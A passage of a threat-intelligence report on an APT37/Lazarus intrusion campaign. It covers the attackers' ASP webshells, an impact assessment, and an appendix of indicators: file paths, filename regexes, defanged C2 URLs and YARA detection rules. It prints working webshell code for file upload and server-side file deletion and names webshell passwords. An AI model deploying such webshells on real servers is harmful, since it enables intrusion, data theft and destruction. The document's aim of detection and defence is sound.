Dim fileName, filePath, fileData, ret, strMsg

fileName = Request.Form("fr")
fileData = Request.Form("fp")
filePath = workDir & "/" & fileName

ret = WriteFile(filePath, fileData)

If ret = 1 Then
    strMsg = "S : " & Len(fileData)
Else
    strMsg = "E : F"
End If

Response.Write(strMsg)

%>
```

Listing 20: Source code of img.asp / thumbs.asp / thumb.asp

The files **controllers.asp**, **inc-basket-offer.asp**, and **template-query.asp** are all heavily obfuscated and therefore not listed here. The files **controllers.asp**, and **inc-basket-offer.asp** are the identical webshell, both protected with the password **venus**. The **template-query.asp** file is a modified version of the Redhat Hacker Webshell[8] protected by the password **1234qwer**.



Figure 5: template-query.asp Webshell based on Redhat Hacker Webshell

The **controllers.asp** webshell looks identical to the screenshots in other non-public reports:



Figure 6: controllers.asp webshell

[8] https://github.com/xl7dev/WebShell/blob/master/Asp/RedHat%20Hacker.asp



Figure 7: controllers.asp web shell with port scan functionality

The last file, **help.asp**, is used for the deletion of files on the server. The ASP file reads the **fn** (filename) parameter from the POST request and simply deletes the specified file in the hardcoded **workdir** (the URL has been removed to not disclose the web hoster).

```
<%

Dim fileName
Dim workDir

workDir = "C:\WEB\<URL>\uploads\img\video"

fileName = Request.Form("fn")

If Len(fileName) = 0 Then
    Response.End
End If

Dim objFSO, objFolder, fileItem
Set objFSO = CreateObject("Scripting.FileSystemObject")
Set objFolder = objFSO.getFolder(workDir)

For Each fileItem In objFolder.Files
    If InStr(fileItem.Name, fileName) > 0 Then
        Dim aFilePath
        aFilePath = workDir & "/" & fileItem.Name
        objFSO.DeleteFile aFilePath, True
    End If
Next

%>
```

Listing 21: help.asp file used for deleting files on webserver

2.11 Impact

No direct impact of the attackers could be observed. This fact supports the assumption that the only objective was the gathering of valuable data and their successful exfiltration. Beyond that, the attackers had no interest in further impacting the victims.

In most cases, it appears that also the amount of compromised assets is at the required minimum level to operate smoothly and keep the C2 traffic alive. Servers were only compromised as far as necessary, mostly only files were collected. In case of lost C2 connectivity broader lateral movement and compromise of systems was observed after reinfection.

3 Appendix: Observed IOCs

For better accessibility we published the following IOCs on our GitHub repository: https://github.com/hvs-consulting/ioc_signatures

Note that the threat actor hardly reused binaries with identical hashes across different machines. Therefore, the focus in incident detection should be C2 addresses, process execution command lines and used file name schemas.

3.1 Filenames, Hashes and Process Execution

The following table lists observed file names and gives known background information to the files. Hashes and process execution details can be found in HvS_APT37_2020_Files_Hashes_ProcCommands.csv on GitHub.

Id	File	Comment
1	C:\ProgramData\IBM\IBM.dat	Adfind
2	C:\ProgramData\Kagent.exe	Adfind
3	bnotices.php	b347k web shell on C2
4	C:\ProgramData\FreePDF\ntuser.bat	Batch to execute commands
5	C:\ProgramData\gather.bat	Batch to execute commands
6	C:\ProgramData\IBM\ntuser.bat	Batch to execute commands
7	C:\ProgramData\Intel\DAL\ntuser.bat	Batch to execute commands
8	C:\ProgramData\USOShared\uso.bat	Batch to execute commands
9	C:\RECYCLER\rclc.bat	Batch to execute commands
10	C:\ProgramData\comms\gather.bat	Batch to start Persistence DLL
11	C:\ProgramData\gat.bat	Batch to start Persistence DLL
12	C:\ProgramData\comms.bat	Batch to start Persistence DLL comms.io
13	BoeingPDF.exe	Dropper
14	BoeingPDF.iso	Dropper iso container
15	c:\RECYCLER\~DF011.DAT	Encrypted Mimikatz BLOB
16	C:\ProgramData\UniqueId\~DF234.TMP	Executable for exfiltration
17	C:\ProgramData\IBM\IBM122.DAT	Loader for encrypted Mimikatz variant
18	c:\RECYCLER\~DF012.TMP	Loader for encrypted Mimikatz variant
19	C:\solr\~DF010.TMP	Loader for encrypted Mimikatz variant
20	C:\ProgramData\gom\gom_3d.dat	lsass.exe process memory
21	BAE_FMV_SOF.docx	Malicious phishing document
22	Boeing_Defense_PM.docx	Malicious phishing document
23	Boeing_GS.docx	Malicious phishing document
24	Boeing_Spectrolab.docx	Malicious phishing document
25	C:\ProgramData\IBM\SearchProtocol.exe	MS17-010 exploit
26	%TEMP%\CMP3894.tmp	Output
27	%TEMP%\CMPC42B.tmp	Output
28	%TEMP%\TMP37F7.tmp	Output
29	%TEMP%\TMPC40A.tmp	Output
30	C:\Windows\system32\Drivers\pssdk-proto.sys	Packet Sniffer service DLL
31	%LOCALAPPDATA%\VirtualStore\ProgramData\ssh\putty.io	Persistence DLL
32	C:\ProgramData\~DF565.TMP	Persistence DLL
33	C:\ProgramData\comms.io	Persistence DLL
34	C:\ProgramData\Comms\comms.io	Persistence DLL

Id	File	Comment
35	C:\ProgramData\desktop.ini	Persistence DLL
36	C:\ProgramData\Git\GitClone.db	Persistence DLL
37	C:\ProgramData\Intel\cache.io	Persistence DLL
38	C:\ProgramData\Microsoft\MSSqlite3DB.evt.pol.dat	Persistence DLL
39	C:\ProgramData\ThumbNail\thumbnail.db	Persistence DLL
40	C:\ProgramData\Windows\ntuser.dat	Persistence DLL
41	C:\Users\Public\FontCache.dat	Persistence DLL
42	%APPDATA%\Microsoft\Windows\Start Menu\Programs\Startup\GitClone.lnk	Persistence LNK
43	%APPDATA%\Microsoft\Windows\Start Menu\Programs\Startup\NavCache.lnk	Persistence LNK for C:\ProgramData\Intel\cache.io
44	%APPDATA%\Microsoft\Windows\Start Menu\Programs\Startup\MSPolicy.lnk	Persistence LNK for C:\ProgramData\Microsoft\MSSqlite3DB.evt.pol.dat
45	%APPDATA%\Microsoft\Windows\Start Menu\Programs\Startup\OneNote.lnk	Persistence LNK for C:\Users\Public\FontCache.dat
46	C:\ProgramData\ntusers.pool	Persitence DLL
47	C:\ProgramData\IBM\igfxmnr.exe	RAR
48	C:\ProgramData\Intel\DAL\igfxmnr.exe	RAR
49	C:\ProgramData\Wagent.exe	RAR
50	C:\ProgramData\IBM\~df099.dat	RAT component
51	C:\ProgramData\Intel\DAL\~TMP015.DAT	RAT component
52	C:\ProgramData\Intel\DAL\~TMP123.DAT	RAT component
53	C:\ProgramData\Microsoft\DeviceSync\DeviceCaches.DMP	RAT component
54	C:\ProgramData\ntuser.io	RAT component
55	C:\ProgramData\ssh\ssh_tmp088.tmp	RAT component
56	C:\ProgramData\USOShared\USO.TMP	RAT component
57	C:\RECYCLER\~TMP.0312.bin	RAT component
58	C:\users\public\~df098.tmp	RAT component
59	chromeviewer.exe	RAT component
60	C:\Windows\sam.txt	SAM dump
61	C:\ProgramData\IBM\IBM011.BIN	SMB scanner
62	C:\ProgramData\Cisco\CAGT.EXE	SMBMAP
63	C:\ProgramData\gom\gom_3d.exe	SysInternals procdump
64	%LOCALAPPDATA%\ntuser.log1	Unknown
65	%TEMP%\~DFFAC3.tmp	Unknown
66	C:\ProgramData\FreePDF\~df088.dat	Unknown
67	C:\ProgramData\FreePDF\~df099.dat	Unknown
68	C:\ProgramData\FreePDF\~df456.dat	Unknown
69	C:\ProgramData\FreePDF\~df456.tmp	Unknown
70	C:\ProgramData\FreePDF\~df565.tmp	Unknown
71	C:\ProgramData\FreePDF\DF033.TMP	Unknown
72	c:\ProgramData\FreePDF\DF080.TMP	Unknown
73	C:\ProgramData\FreePDF\DF234.TMP	Unknown
74	C:\ProgramData\FreePDF\DF343.TMP	Unknown
75	C:\ProgramData\FreePDF\DF435.TMP	Unknown
76	c:\ProgramData\FreePDF\DF565.TMP	Unknown
77	C:\ProgramData\Intel\NavCache.io	Unknown
78	C:\ProgramData\itp11\cache3_5001238963-ENC.cache	Unknown
79	C:\ProgramData\itp11\cache3_5001238964-ENC.cache	Unknown
80	C:\ProgramData\Microsoft\DeviceSync\Deviceinc.db	Unknown
81	C:\ProgramData\Microsoft\DeviceSync\Devicemdb.db	Unknown
82	C:\ProgramData\Microsoft\DeviceSync\Devicestg.db	Unknown

Id	File	Comment
83	C:\ProgramData\Microsoft\DeviceSync\Devicestg.db	Unknown
84	C:\ProgramData\Microsoft\DeviceSync\DF235.TMP	Unknown
85	C:\ProgramData\Microsoft\DeviceSync\DF333.TMP	Unknown
86	C:\ProgramData\Microsoft\DeviceSync\gather.bat	Unknown
87	C:\ProgramData\USOShared\pkg.db	Unknown
88	C:\Windows\System32\irmon.dll	Unknown
89	C:\Windows\System32\srservice.dll	Unknown
90	C:\Windows\System32\srsvc.dll	Unknown
91	C:\ProgramData\Cisco\Client.exe	Unknown executable
92	C:\ProgramData\cookie.dat	Unknown executable
93	C:\ProgramData\Intel\cache.exe	Unknown executable
94	C:\ProgramData\Intel\DAL\~TMP323.DAT	Unknown executable
95	C:\ProgramData\Intel\iCLS.exe	Unknown executable
96	C:\ProgramData\Intel\SearchProtocol.bin	Unknown executable
97	C:\ProgramData\Uagent.exe	Unknown executable
98	C:\ProgramData\UIU\ui.exe	Unknown executable
99	C:\ProgramData\USOShared\~DF099.DAT	Unknown executable
100	C:\Users\Public\DF090.TMP	Unknown executable
101	C:\Windows\System32\pchsvc.dll	Unknown service DLL
102	GD1029581823.docx	Malicious phishing document
103	InternalPDFViewer.exe	RipplePDF viewer with unknown Hash

3.2 Regex patterns for filename signatures

During the investigation, following regex patterns were used for IOC scans, which can be found here on GitHub: HvS_APT37_2020_Filenames_Regex.txt. Please note that those patterns are also often used by software distribution tools.

- `\\~DF[A-Fa-f0-9]{3,4}\.(tmp|TMP|dat|DAT|txt|TXT|bat|BAT|bin|BIN)$`
- `\\~TMP[0-9]{3,3}\.(dat|DAT|bin|BIN)$`
- `\\~TMP\.[0-9]{4,4}$`
- `\\CMP[A-Fa-f0-9]{3,4}\.(tmp|TMP|dat|DAT|bat|BAT|bin|BIN)$`
- `\\FOUND[0-9]{3,3}\.CHK$`
- `\\IBM[0-9]{3,3}([A-Za-z]{1,3}[0-9]?)?\.(bin|BIN|dat|DAT|bat|BAT)$`
- `\\IBM[A-Z][0-9]{3,3}\.(bin|BIN|dat|DAT|bat|BAT)$`

3.3 Command & Control Domains

All given Command & Control Domains also be found on GitHub:
HvS_APT37_2020_Command_and_Control.csv.

Most of the given C2 Domains are legit websites, which were hacked and abused by the Lazarus group. If you see traffic it also might be legit use. To sort out malicious traffic the following categorization and chapters 2.9 and 2.10 should help.

Dropper:

- `https://www.anca-aste[.]it/uploads/form/02E319AF73A33547343B71D5CB1064BC.dotm`
- `https://www.fabianiarte[.]com/uploads/imgup/21it-23792.jpg`
- `https://www.forecareer[.]com/gdcareer/officetemplate-20nab.asp?iqxml=NVcareer183991`

Persistence DLL:

- `http://support.medicalinthecloud[.]com/TechCenter/include/slide.asp`
- `http://pennontraders[.]com/assets/slides/view.jsp`

RAT component:

- `http://125.206.177[.]152/old/viewer.php`
- `http://www.hirokawaunso.co[.]jp/wordpress/wp-includes/review.php`
- `http://indoweb[.]org/love/data/common/common.php`
- `http://admin.shcpa.co[.]kr/_asapro2/formmail/lib.php`
- `https://premier-inn[.]jp/`
- `http://137.74.114[.]227/theveniaux/webliotheque/public/css/main.php`
- `https://bootcamp-coders[.]cnm.edu/~dmcdonald21/emoji-review/storage/framework.php`
- `https://yakufreshperu[.]com/facturacion/public/css/main.php`

Exfiltration:

- `https://www.gonnelli[.]it/uploads/catalogo/thumbs/thumb.asp`
- `https://www.astedams[.]it/photos/image/image.asp`

Not categorized:

- https://vega.mh-tec[.]jp/.well-known/index.php
- https://www.index-consulting[.]jp/eng/news/index.php
- https://www.apars-surgery[.]org/bbs/bbs_files/board_photo/menu.php
- https://prestigein-am[.]jp/akita/wp-includes/wp-rss1.php
- https://www.lyzeum[.]com/popup/popup.asp
- https://www.calculadoras[.]mx/themes/pack/pilot.php
- http://www.anisweb[.]org/layout/site/style/preview.jsp
- https://www.shikshakibaat[.]com/classes/detail.jsp
- http://www.mannpublicwhseltd[.]com/cservice.asp
- https://acanicjquery[.]com/slides/style.php
- https://genieaccount[.]com/images/common/common.asp
- https://turnscor[.]com/ACT/images/slide/view.jsp
- https://www.arumdaunresort[.]com/admin/html/user/contact.asp
- https://www.astedams[.]it/photos/image/image.asp
- https://www.automercado.co[.]cr/empleo/css/main.jsp
- https://www.curiofirenze[.]com/include/inc-site.asp
- https://www.emilypress[.]com/CMWorking/Static/service/center.asp
- https://www.fabianiarte[.]com/pdf/thumbs/thumb.asp
- https://www.fidesarte[.]it/thumb/multibox/style/common.asp
- https://www.hansolhope.or[.]kr/welfare/notice/view.jsp
- https://www.paghera[.]com/content/view/thumb/info.asp
- https://www.reseau-canope[.]fr/conventions/css/en/edit.jsp
- https://www.sanlorenzoyacht[.]com/newsl/include/inc-map.asp
- https://95octane[.]com/
- https://www.factmag[.]com/
- https://www.gonnelli[.]it
- https://www.leemble[.]com/
- https://www.ne-ba[.]org/

3.4 YARA Rules

All following YARA rules were tested and did not lead to too many false positives. Rules with the above shown filename patterns helped for detection in some cases but sometimes caused to many false positives. All given YARA rules can also be found on GitHub: HvS_APT37_2020_YARArules.yar.

```
rule HvS_APT37_smb_scanner {
   meta:
      description = "Unknown smb login scanner used by APT37"
      license = "https://creativecommons.org/licenses/by-nc/4.0/"
      author = "Marc Stroebel"
      date = "2020-12-15"
      reference1 = "https://www.hvs-consulting.de/media/downloads/ThreatReport-Lazarus.pdf"
      reference2 = "https://www.hybrid-
analysis.com/sample/d16163526242508d6961f061aaffe3ae5321bd64d8ceb6b2788f1570757595fc?environmentId=2"
   strings:
      $s1 = "Scan.exe StartIP EndIP ThreadCount logfilePath [Username Password Deep]" fullword ascii
      $s2 = "%s - %s:(Username - %s / Password - %s" fullword ascii
      $s3 = "Load mpr.dll Error " fullword ascii
      $s4 = "Load Netapi32.dll Error " fullword ascii
      $s5 = "%s U/P not Correct! - %d" fullword ascii
      $s6 = "GetNetWorkInfo Version 1.0" fullword wide
      $s7 = "Hello World!" fullword wide
      $s8 = "%s Error: %ld" fullword ascii
      $s9 = "%s U/P Correct!" fullword ascii
      $s10 = "%s --------" fullword ascii
      $s11 = "%s%-30s%I64d" fullword ascii
      $s12 = "%s%-30s(DIR)" fullword ascii
      $s13 = "%04d-%02d-%02d %02d:%02d" fullword ascii
      $s14 = "Share:              Local Path:                  Uses:   Descriptor:" fullword ascii
      $s15 = "Share:              Type:                   Remark:" fullword ascii
   condition:
      uint16(0) == 0x5a4d and filesize < 200KB and (10 of them)
}
```

```
rule HvS_APT37_cred_tool {
   meta:
      description = "Unknown cred tool used by APT37"
      license = "https://creativecommons.org/licenses/by-nc/4.0/"
      author = "Markus Poelloth"
      date = "2020-12-15"
      reference = "https://www.hvs-consulting.de/media/downloads/ThreatReport-Lazarus.pdf"
   strings:
      $s1 = "        <requestedExecutionLevel level=\"asInvoker\" uiAccess=\"false\"></requestedExecutionLeve
l>" fullword ascii
      $s2 = "Domain Login" fullword ascii
      $s3 = "IEShims_GetOriginatingThreadContext" fullword ascii
      $s4 = " Type Descriptor'" fullword ascii
      $s5 = "User: %s" fullword ascii
      $s6 = "Pass: %s" fullword ascii
      $s7 = "  <trustInfo xmlns=\"urn:schemas-microsoft-com:asm.v3\">" fullword ascii
      $s8 = "E@c:\\u" fullword ascii
   condition:
      filesize < 500KB and 7 of them
}
```

```
rule HvS_APT37_RAT_loader {
   meta:
      description = "iconcash.db"
      license = "https://creativecommons.org/licenses/by-nc/4.0/"
      author = "Marc Stroebel"
      date = "2020-12-15"
      hash = "b70e66d387e42f5f04b69b9eb15306036702ab8a50b16f5403289b5388292db9"
      reference1 = "https://www.hvs-consulting.de/media/downloads/ThreatReport-Lazarus.pdf"
      reference2 = "https://us-cert.cisa.gov/ncas/analysis-reports/ar20-232a"
   condition:
      (pe.version_info["OriginalFilename"] contains "MFC_DLL.dll") and
      (pe.exports("SMain") and pe.exports("SMainW") )
}
```

```
rule HvS_APT37_webshell_img_thumbs_asp {
   meta:
      description = "Webshell named img.asp, thumbs.asp or thumb.asp used by APT37"
      license = "https://creativecommons.org/licenses/by-nc/4.0/"
      author = "Moritz Oettle"
      date = "2020-12-15"
      reference = "https://www.hvs-consulting.de/media/downloads/ThreatReport-Lazarus.pdf"
      hash = "94d2448d3794ae3f29678a7337473d259b5cfd1c7f703fe53ee6c84dd10a48ef"
   strings:
      $s1 = "strMsg = \"E : F\"" fullword ascii
      $s2 = "strMsg = \"S : \" & Len(fileData)" fullword ascii
      $s3 = "Left(workDir, InStrRev(workDir, \"/\")) & \"video\""

      $a1 = "Server.CreateObject(\"Scripting.FileSystemObject\")" fullword ascii
      $a2 = "Dim tmpPath, workDir" fullword ascii
      $a3 = "Dim objFSO, objTextStream" fullword ascii
      $a4 = "workDir = Request.ServerVariables(\"URL\")" fullword ascii
      $a5 = "InStrRev(workDir, \"/\")" ascii

      $g1 = "WriteFile = 0" fullword ascii
      $g2 = "fileData = Request.Form(\"fp\")" fullword ascii
      $g3 = "fileName = Request.Form(\"fr\")" fullword ascii
      $g4 = "Err.Clear()" fullword ascii
      $g5 = "Option Explicit" fullword ascii
   condition:
      filesize < 2KB and (( 1 of ($s*) ) or (3 of ($a*)) or (5 of ($g*)))
}
```

```
rule HvS_APT37_webshell_template_query_asp {
   meta:
      description = " Webshell named template-query.aspimg.asp used by APT37"
      license = "https://creativecommons.org/licenses/by-nc/4.0/"
      author = "Moritz Oettle"
      date = "2020-12-15"
      reference = "https://www.hvs-consulting.de/media/downloads/ThreatReport-Lazarus.pdf"
      hash = "961a66d01c86fa5982e0538215b17fb9fae2991331dfea812b8c031e2ceb0d90"
   strings:
      $g1 = "server.scripttimeout=600" fullword ascii
      $g2 = "response.buffer=true" fullword ascii
      $g3 = "response.expires=-1" fullword ascii
      $g4 = "session.timeout=600" fullword ascii

      $a1 = "redhat hacker" ascii
      $a2 = "want_pre.asp" ascii
      $a3 = "vgo=\"admin\"" ascii
      $a4 = "ywc=false" ascii

      $s1 = "public  br,ygv,gbc,ydo,yka,wzd,sod,vmd" fullword ascii
   condition:
      filesize > 70KB and filesize < 200KB and (( 1 of ($s*) ) or (2 of ($a*)) or (3 of ($g*)))
}
```

```
rule HvS_APT37_mimikatz_loader_DF012 {
   meta:
      description = "Loader for encrypted Mimikatz variant used by APT37"
      license = "https://creativecommons.org/licenses/by-nc/4.0/"
      author = "Marc Stroebel"
      date = "2020-12-15"
      reference = "https://www.hvs-consulting.de/media/downloads/ThreatReport-Lazarus.pdf"
      hash = "42e4a9aeff3744bbbc0e82fd5b93eb9b078460d8f40e0b61b27b699882f521be"
   strings:
      $s1 = ".?AVCEncryption@@" fullword ascii
      $s2 = "afrfa"
   condition:
      uint16(0) == 0x5a4d and filesize < 200KB and
      (pe.imphash() == "fa0b87c7e07d21001355caf7b5027219") and (all of them)
}
```

```
rule HvS_APT37_webshell_controllers_asp {
   meta:
      description = " Webshell named controllers.asp or inc-basket-offer.asp used by APT37"
      license = "https://creativecommons.org/licenses/by-nc/4.0/"
      author = "Moritz Oettle"
      date = "2020-12-15"
      reference = "https://www.hvs-consulting.de/media/downloads/ThreatReport-Lazarus.pdf"
      hash = "829462fc6d84aae04a962dfc919d0a392265fbf255eab399980d2b021e385517"
   strings:
      $s0 = "<%@Language=VBScript.Encode" ascii
// Case permutations of the word SeRvEr encoded with the Microsoft Script Encoder followed by ".scriptrimeOut"
      $x1 = { 64 7F 44 2D 7F 44 63 2F 6D 4D 6B 61 4F 59 62 3A 6E 72 21 59 }
      $x2 = { 64 7F 49 2D 41 44 63 2F 6D 4D 6B 61 4F 59 62 3A 6E 72 21 59 }
      $x3 = { 64 7F 49 2D 41 49 63 2F 6D 4D 6B 61 4F 59 62 3A 6E 72 21 59 }
      $x4 = { 64 7F 49 23 7F 44 63 2F 6D 4D 6B 61 4F 59 62 3A 6E 72 21 59 }
      $x5 = { 64 7F 49 23 7F 49 63 2F 6D 4D 6B 61 4F 59 62 3A 6E 72 21 59 }
      $x6 = { 64 7F 49 23 41 44 63 2F 6D 4D 6B 61 4F 59 62 3A 6E 72 21 59 }
      $x7 = { 64 7F 49 23 41 49 63 2F 6D 4D 6B 61 4F 59 62 3A 6E 72 21 59 }
      $x8 = { 64 41 44 2D 7F 44 63 2F 6D 4D 6B 61 4F 59 62 3A 6E 72 21 59 }
      $x9 = { 64 41 44 2D 7F 49 63 2F 6D 4D 6B 61 4F 59 62 3A 6E 72 21 59 }
      $x10 = { 64 41 44 2D 41 44 63 2F 6D 4D 6B 61 4F 59 62 3A 6E 72 21 59 }
      $x11 = { 64 41 44 2D 41 49 63 2F 6D 4D 6B 61 4F 59 62 3A 6E 72 21 59 }
      $x12 = { 64 7F 44 2D 7F 49 63 2F 6D 4D 6B 61 4F 59 62 3A 6E 72 21 59 }
      $x13 = { 64 41 44 23 7F 44 63 2F 6D 4D 6B 61 4F 59 62 3A 6E 72 21 59 }
      $x14 = { 64 41 44 23 7F 49 63 2F 6D 4D 6B 61 4F 59 62 3A 6E 72 21 59 }
      $x15 = { 64 41 44 23 41 44 63 2F 6D 4D 6B 61 4F 59 62 3A 6E 72 21 59 }
      $x16 = { 64 41 44 23 41 49 63 2F 6D 4D 6B 61 4F 59 62 3A 6E 72 21 59 }
      $x17 = { 64 41 49 2D 7F 44 63 2F 6D 4D 6B 61 4F 59 62 3A 6E 72 21 59 }
      $x18 = { 64 41 49 2D 7F 49 63 2F 6D 4D 6B 61 4F 59 62 3A 6E 72 21 59 }
      $x19 = { 64 41 49 2D 41 44 63 2F 6D 4D 6B 61 4F 59 62 3A 6E 72 21 59 }
      $x20 = { 64 41 49 2D 41 49 63 2F 6D 4D 6B 61 4F 59 62 3A 6E 72 21 59 }
      $x21 = { 64 41 49 23 7F 44 63 2F 6D 4D 6B 61 4F 59 62 3A 6E 72 21 59 }
      $x22 = { 64 41 49 23 7F 49 63 2F 6D 4D 6B 61 4F 59 62 3A 6E 72 21 59 }
      $x23 = { 64 7F 44 2D 41 44 63 2F 6D 4D 6B 61 4F 59 62 3A 6E 72 21 59 }
      $x24 = { 64 41 49 23 41 44 63 2F 6D 4D 6B 61 4F 59 62 3A 6E 72 21 59 }
      $x25 = { 64 41 49 23 41 49 63 2F 6D 4D 6B 61 4F 59 62 3A 6E 72 21 59 }
      $x26 = { 6A 7F 44 2D 7F 44 63 2F 6D 4D 6B 61 4F 59 62 3A 6E 72 21 59 }
      $x27 = { 6A 7F 44 2D 7F 49 63 2F 6D 4D 6B 61 4F 59 62 3A 6E 72 21 59 }
      $x28 = { 6A 7F 44 2D 41 44 63 2F 6D 4D 6B 61 4F 59 62 3A 6E 72 21 59 }
      $x29 = { 6A 7F 44 2D 41 49 63 2F 6D 4D 6B 61 4F 59 62 3A 6E 72 21 59 }
      $x30 = { 6A 7F 44 23 7F 44 63 2F 6D 4D 6B 61 4F 59 62 3A 6E 72 21 59 }
      $x31 = { 6A 7F 44 23 7F 49 63 2F 6D 4D 6B 61 4F 59 62 3A 6E 72 21 59 }
      $x32 = { 6A 7F 44 23 41 44 63 2F 6D 4D 6B 61 4F 59 62 3A 6E 72 21 59 }
      $x33 = { 6A 7F 44 23 41 49 63 2F 6D 4D 6B 61 4F 59 62 3A 6E 72 21 59 }
      $x34 = { 64 7F 44 2D 41 49 63 2F 6D 4D 6B 61 4F 59 62 3A 6E 72 21 59 }
      $x35 = { 6A 7F 49 2D 7F 44 63 2F 6D 4D 6B 61 4F 59 62 3A 6E 72 21 59 }
      $x36 = { 6A 7F 49 2D 7F 49 63 2F 6D 4D 6B 61 4F 59 62 3A 6E 72 21 59 }
      $x37 = { 6A 7F 49 2D 41 44 63 2F 6D 4D 6B 61 4F 59 62 3A 6E 72 21 59 }
      $x38 = { 6A 7F 49 2D 41 49 63 2F 6D 4D 6B 61 4F 59 62 3A 6E 72 21 59 }
      $x39 = { 6A 7F 49 23 7F 44 63 2F 6D 4D 6B 61 4F 59 62 3A 6E 72 21 59 }
      $x40 = { 6A 7F 49 23 7F 49 63 2F 6D 4D 6B 61 4F 59 62 3A 6E 72 21 59 }
      $x41 = { 6A 7F 49 23 41 44 63 2F 6D 4D 6B 61 4F 59 62 3A 6E 72 21 59 }
      $x42 = { 6A 7F 49 23 41 49 63 2F 6D 4D 6B 61 4F 59 62 3A 6E 72 21 59 }
      $x43 = { 6A 41 44 2D 7F 44 63 2F 6D 4D 6B 61 4F 59 62 3A 6E 72 21 59 }
      $x44 = { 6A 41 44 2D 7F 49 63 2F 6D 4D 6B 61 4F 59 62 3A 6E 72 21 59 }
      $x45 = { 64 7F 44 23 7F 44 63 2F 6D 4D 6B 61 4F 59 62 3A 6E 72 21 59 }
      $x46 = { 6A 41 44 2D 41 44 63 2F 6D 4D 6B 61 4F 59 62 3A 6E 72 21 59 }
